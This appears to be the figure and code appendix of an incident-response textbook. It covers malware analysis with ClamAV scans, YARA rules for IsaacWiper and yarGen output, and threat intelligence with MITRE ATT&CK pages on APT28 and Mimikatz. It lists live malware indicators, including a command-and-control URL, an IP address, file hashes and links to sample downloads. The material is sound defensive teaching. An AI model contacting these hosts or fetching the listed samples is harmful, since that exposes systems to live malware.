


Figure 16.15 – Reused genes




Figure 16.16 – Code analysis




Figure 16.17 – Strings

MITRE ATT&CK Technique Detection

Powered with CAPA by FireEye

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
			Command and Scripting Interpreter			Modify Registry		Application Window Discovery		Clipboard Data			System Shutdown/Reboot
			Shared Modules			Obfuscated Files or Information		File and Directory Discovery					
								Query Registry					
								System Information Discovery					

Capabilities

MITRE ATT&CK	Capability	Category	Found in Code From
Execution : Command and Scripting Interp...	accept command line arguments	host-interaction\ls	Installer, NSIS

Figure 16.18 – MITRE ATT&CK techniques

Type	IOC	Source Type
Address	http://www.itsenssoftware.com/	Extracted malware configuration
Address	http://ah-forge-fw.com/v5n4/fre.php	Extracted malware configuration, Network communication
IP	162.255.119.41	Network communication
Domain	ah-forge-fw.com	Network communication

Figure 16.19 – Malware IOCs

```
# Comment or remove the line below.
Example
```

Figure 16.20 – Configuration file entry

```
FLARE Wed 07/27/2022 15:29:10.44
C:\Program Files\ClamAV\Freshclam.exe
Creating missing database directory: C:\Program Files\ClamAV\database
ClamAV update process started at Wed Jul 27 15:29:49 2022
daily database available for download (remote version: 26615)
Time: 3.6s, ETA: 0.0s [=====] 56.54MiB/56.54MiB
Testing database: 'C:\Program Files\ClamAV\database\tnp.268c323a4b\clamav-07b19f04bdca21dd54086b26b4e6574.tmp-daily.cvd'
...
[LibClamAV] *****
[LibClamAV] *** Virus database timestamp in the future! ***
[LibClamAV] *** Please check the timezone and clock settings ***
[LibClamAV] *****
Database test passed.
```

Figure 16.21 – FreshClam signature update

```
C:\Program Files\ClamAV\clamscan.exe "C:\Users\flare\Documents\Suspected Malware"
Loading: 23s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks

C:\Users\flare\Documents\Suspected Malware\2021-10-13-startup-menu-link-for-Drindex.bin: OK
C:\Users\flare\Documents\Suspected Malware\6af883bf1731e3c56ed7e1d90d15247a7e6b9c66ea03873c2793d34a7443c846.exe: OK
C:\Users\flare\Documents\Suspected Malware\6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe: OK
C:\Users\flare\Documents\Suspected Malware\CustomShellHost.exe: OK
C:\Users\flare\Documents\Suspected Malware\data.dll: OK
C:\Users\flare\Documents\Suspected Malware\DU170.dll: OK
C:\Users\flare\Documents\Suspected Malware\dmapi.dll: OK
C:\Users\flare\Documents\Suspected Malware\k.js: OK
C:\Users\flare\Documents\Suspected Malware\qui.zip: Xls.Downloader.SquirrelWaffle1021-9903731-0 FOUND
C:\Users\flare\Documents\Suspected Malware\Stolen Images Evidence.iso: OK
```

Figure 16.22 – Clamscan output

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m
/home/remnux/Downloads/malware_samples/
```

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m /home/remnux/Downloads/malware_samples/
-----
      YARA
  Yara Rule Generator
  Florian Roth, July 2020, Version 0.23.3

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282
-----
```

Figure 16.23 – YarGen YARA rule generator

Code and Commands:

Command 16.1:

```
copy .\conf_examples\freshclam.conf.sample .\freshclam.conf
copy .\conf_examples\clamd.conf.sample .\clamd.conf
```

Command 16.2:

```
C:\Program Files\ClamAV>freshclam.exe
```

Command 16.3:

```
C:\Program Files\ClamAV>clamscan.exe
"C:\Users\flare\Documents\Suspected Malware"
```

Command 16.4:

```
rule CISA_10376640_01 : trojan wiper ISAACWIPER
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10376640"
    Date = "2022-03-14"
    Last_Modified = "20220418_1900"
    Actor = "n/a"
    Category = "Trojan Wiper"
    Family = "ISAACWIPER"
    Description = "Detects ISACC Wiper samples"
    MD5_1 = "aa98b92e3320af7a1639de1bac6c17cc"
    SHA256_1 =
"abf9adf2c2c21c1e8bd69975dfccb5ca53060d8e1e7271a5e9ef3b56a7"
```

```

e54d9f"
    MD5_2 = "8061889aaebd955ba6fb493abe7a4de1"
    SHA256_2 =
"afe1f2768e57573757039a40ac40f3c7471bb084599613b3402b1e9958
e0d27a"
    MD5_3 = "ecce8845921a91854ab34bff2623151e"
    SHA256_3 =
"13037b749aa4b1eda538fda26d6ac41c8f7b1d02d83f47b0d187dd6451
54e033"
    strings:
        $s0 = { 73 00 74 00 61 00 72 00 74 00 20 00 65 00 72
00 61 00 73 00 69 00 6E 00 67 }
        $s1 = { 6C 00 6F 00 67 00 69 00 63 00 61 00 6C }
        $s2 = { 46 00 41 00 49 00 4C 00 45 00 44 }
        $s3 = { 5C 00 6C 00 6F 00 67 00 2E 00 74 00 78 00 74
}
        $s4 = { 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E
6F }
        $s5 = {53 74 61 72 74 40 34}
        $s6 = {3B 57 34 74 2D 6A}
        $s7 = {43 6C 65 61 6E 65 72 2E}
    condition:
        all of ($s0,$s1,$s2,$s3,$s4) or all of ($s5,$s6,$s7)
}

```

Command 16.5:

```

remnux@remnux:~/yarGen-master$ python3 yarGen.py -m
/home/remnux/Downloads/malware_samples/

```

Command 16.6:

```

/*
YARA Rule Set
Author: yarGen Rule Generator
Date: 2022-07-27
Identifier: malware_samples
Reference: https://github.com/Neo23x0/yarGen
*/
/* Rule Set -----
----- */

```

```

rule
sig_6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4d
e6196d242
{
    meta:
        description = "malware_samples - file
6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de619
6d242.exe"
        author = "yarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2021-07-27"
        hash1 =
"6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de61
96d242"
        strings:
            $x1 = "<?xml version=\"1.0\" encoding=\"UTF-8\"
standalone=\"yes\"?><assembly xmlns=\"urn:schemas-
microsoft-com:asm.v1\" manifestVersio" ascii
            $x2 = "<assemblyIdentity version=\"1.0.0.0\"
processorArchitecture=\"X86\"
name=\"Nullsoft.NSIS.exehead\"
type=\"win32\"/><description>" ascii
            $s3 = "ExecutionLevel level=\"asInvoker\"
uiAccess=\"false\"/></requestedPrivileges></security></trus
tInfo><compatibility xmlns=\"urn:s" ascii
            $s4 = " Install System v2.46</description><trustInfo
xmlns=\"urn:schemas-microsoft-
com:asm.v3\"><security><requestedPrivileges><request" ascii
            $s5 = "s-microsoft-
com:compatibility.v1\"><application><supportedOS
Id=\"{35138b9a-5d96-4fbd-8e2d-a2440225f93a}\"/><supportedOS
Id=\"{e" ascii
            $s6 = "<?xml version=\"1.0\" encoding=\"UTF-8\"
standalone=\"yes\"?><assembly xmlns=\"urn:schemas-
microsoft-com:asm.v1\" manifestVersio" ascii
            $s7 = "SHFOLDER" fullword ascii /* Goodware String -
occured 37 times */
            $s8 = "NullsoftInst" fullword ascii /* Goodware
String - occured 89 times */
            $s9 = "SeShutdownPrivilege" fullword ascii /*

```

```

Goodware String - occured 153 times */
    $s10 = "mXDZG^H}" fullword ascii
    $s11 = "WyUG\"_ " fullword ascii
    $s12 = "_`.XJn" fullword ascii
    $s13 = "nTwZvD#" fullword ascii
    $s14 = "gTFeK?" fullword ascii
    $s15 = "snBZR_j" fullword ascii
    $s16 = "vRPe~VSR" fullword ascii
    $s17 = "008deee3d3f0" ascii
    $s18 = "]WJgX>kMix" fullword ascii
    $s19 = ",ywSvQMQ" fullword ascii
    $s20 = "fjUu.$U" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 500KB and
    1 of ($x*) and 4 of ($s*)
}

```

Command 16.7:

```
$x3 = "http://nsis.sf.net/NSIS_Error" ascii
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of the following is not a type of malware?
 - Trojan
 - Keylogger
 - Rootkit
 - Webshell
2. Responders should create a controlled environment in which to conduct malware analysis.
 - True
 - False
3. Which of the following is a type of static analysis?
 - Runtime behavior
 - String extraction
 - Memory addressing
 - Malware coding

4. Which of the following is a type of dynamic analysis?

- Disassembly
- Defined point
- Packer analysis
- Artifact extraction

Further reading

Refer to the following for more information about the topics covered in this chapter:

- A source for .pcap files and malware samples: <https://www.malware-traffic-analysis.net/index.html>
- Malware Unicorn: <https://malwareunicorn.org/#/>
- MalwareJake: <http://malwarejake.blogspot.com/>
- Florian Roth's GitHub account: <https://github.com/Neo23x0/>
- Malware Bazaar Sample: <https://bazaar.abuse.ch/sample/6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242/>.
- Malware Traffic Analysis samples: <https://www.malware-traffic-analysis.net/2021/10/13/2021-10-13-Dridex-malware-and-artifacts.zip>

Chapter 17

Images




Figure 17.1 – The Pyramid of Pain



Figure 17.2 – The intelligence cycle

Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

ID: TA0003

Created: 17 October 2018

Last Modified: 19 July 2019

[Version](#) [Permalink](#)

Figure 17.3 – MITRE ATT&CK Persistence

Boot or Logon Initialization Scripts

Sub-techniques (5)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

An adversary may also be able to escalate their privileges since some boot or logon initialization scripts run with higher privileges.

ID: T1037

Sub-techniques: T1037.001, T1037.002, T1037.003, T1037.004, T1037.005

① Tactics: Persistence, Privilege Escalation

① Platforms: Linux, Windows, macOS

① CAPEC ID: CAPEC-564

Version: 2.1

Created: 31 May 2017

Last Modified: 01 April 2022

[Version Permalink](#)

Figure 17.4 – MITRE ATT&CK technique T1037

Procedure Examples

ID	Name	Description
G0007	APT28	An APT28 loader Trojan adds the Registry key <code>HKCU\Environment\UserInitMprLogonScript</code> to establish persistence. ^[3]
S0438	Attor	Attor's dispatcher can establish persistence via adding a Registry key with a logon script <code>HKCU\CURRENT_USER\Environment\UserInitMprLogonScript</code> . ^[4]
G0080	Cobalt Group	Cobalt Group has added persistence by registering the file name for the next stage malware under <code>HKCU\Environment\UserInitMprLogonScript</code> . ^[5]
S0044	JHUHUGIT	JHUHUGIT has registered a Windows shell script under the Registry key <code>HKCU\Environment\UserInitMprLogonScript</code> to establish persistence. ^{[6][7]}
S0526	KGH_SPY	KGH_SPY has the ability to set the <code>HKCU\Environment\UserInitMprLogonScript</code> Registry key to execute logon scripts. ^[8]
S0251	Zebrocy	Zebrocy performs persistence with a logon script via adding to the Registry key <code>HKCU\Environment\UserInitMprLogonScript</code> . ^[9]

Figure 17.5 – MITRE ATT&CK T1307.001 procedure example

APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTSs) military unit 26165.^[1] This group has been active since at least 2004.^[2] [3] [4] [5] [6] [7] [8] [9] [10] [11] [12]

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.^[4] In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations.^[13] Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

ID: G0007

① **Associated Groups:** SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127

Contributors: Sébastien Ruel, CGI; Drew Church, Splunk; Emily Ratliff, IBM; Richard Gold, Digital Shadows

Version: 3.1

Created: 31 May 2017

Last Modified: 19 April 2021

Figure 17.6 – APT28 profile

Associated Group Descriptions

Name	Description
SNAKEMACKEREL	[14]
Swallowtail	[11]
Group 74	[15]
Sednit	This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. [7] [6] [16] [3]
Sofacy	This designation has been used in reporting both to refer to the threat group and its associated malware. [5] [6] [4] [17] [3] [15]
Pawn Storm	[6] [17] [18]
Fancy Bear	[4] [16] [17] [3] [15] [11] [9]
STRONTIUM	[16] [17] [20] [21] [18]
Tsar Team	[17] [15] [15]
Threat Group-4127	[6]
TG-4127	[6]

Figure 17.7 – APT28 Associated Group Descriptions

Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1134	.001 Access Token Manipulation: Token Impersonation/Theft	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation. ^[22]
Enterprise	T1583	.001 Acquire Infrastructure: Domains	APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources and other organizations. ^{[5] [13]}
Enterprise	T1595	.002 Active Scanning: Vulnerability Scanning	APT28 has performed large-scale scans in an attempt to find vulnerable servers. ^[23]
Enterprise	T1071	.003 Application Layer Protocol: Mail Protocols	APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims. ^[5]
		.001 Application Layer Protocol: Web Protocols	Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP and other legitimate channels for C2, depending on module configuration. ^[5]

Figure 17.8 – APT28 Techniques Used

S0002	Mimikatz	[14]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: DCSync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket
-------	----------	------	--

Figure 17.9 – Mimikatz tool use

Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. [1] [4]

ID: S0002
🔍 Type: TOOL
🌐 Platforms: Windows
Contributors: Vincent Le Toux
Version: 1.3
Created: 31 May 2017
Last Modified: 09 February 2021

Figure 17.10 – Mimikatz tool profile

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
11 items	34 items	62 items	32 items	69 items	21 items	23 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery
Hardware Additions	Compiled HTML File	AppCert DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery
Replication Through Removable Media	Component Object Model and Distributed COM	Appinit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning
	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery
				Compile After Delivery		Network Sniffing
				Compiled HTML File		

Figure 17.11 – ATT&CK Navigator




Figure 17.12 – ATT&CK Navigator controls



Figure 17.13 – ATT&CK Navigator multiselect feature




Figure 17.14 – ATT&CK Navigator palette control



Figure 17.15 – ATT&CK Navigator technique control score



Figure 17.16 – ATT&CK Navigator capture options




Figure 17.17 – ATT&CK Navigator APT28 tactics and techniques




Figure 17.18 – HAFNIUM intelligence sources





Figure 17.21 – CTI Uncoder upload

	A	B	C
1	Indicator type	Indicator	Description
19	FileHash-MD5	0fd9bffa49c76ee12e51e3b8ae0609ac	
20	FileHash-MD5	4b3039cf227c611c45d2242d1228a121	
21	FileHash-MD5	79eb217578be4c250803bd573b10151	
29	FileHash-MD5	a079b04ae1b9a4f0e0f069f1d007fee	
30	FileHash-MD5	8af47be24db8d3cd76b2d8d3d889bb3c	MD5 of 9a3bf7ba676bf2f66b794f6c27f8617f298caa4ccf2ac1ecdcbbef260306194
31	FileHash-MD5	2183ebbb1069ddf4cd092d74b51d57a59	MD5 of b82223d514f14500bf5d2d4f8628d1e5306b38cccfda193ee60e2741f90ee6
32	FileHash-MD5	27a79d5d4263c400767ece37dbda2687	MD5 of c002c39cc3e41f984f91e5b4773083c7ec78c3dddec5e35111a3dadcd22cb2d8e
33	FileHash-MD5	d6a82b866f7f9e1e01bf89c3da106d9d	MD5 of c1f43b7cf46ba12cfc1357b17e4f5af408740af7ae70572c9cf988ac50260ce1
34	FileHash-MD5	74b1fe8003e43195458bcacbb0cef5ec	MD5 of 1c7c0272170b52c907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67
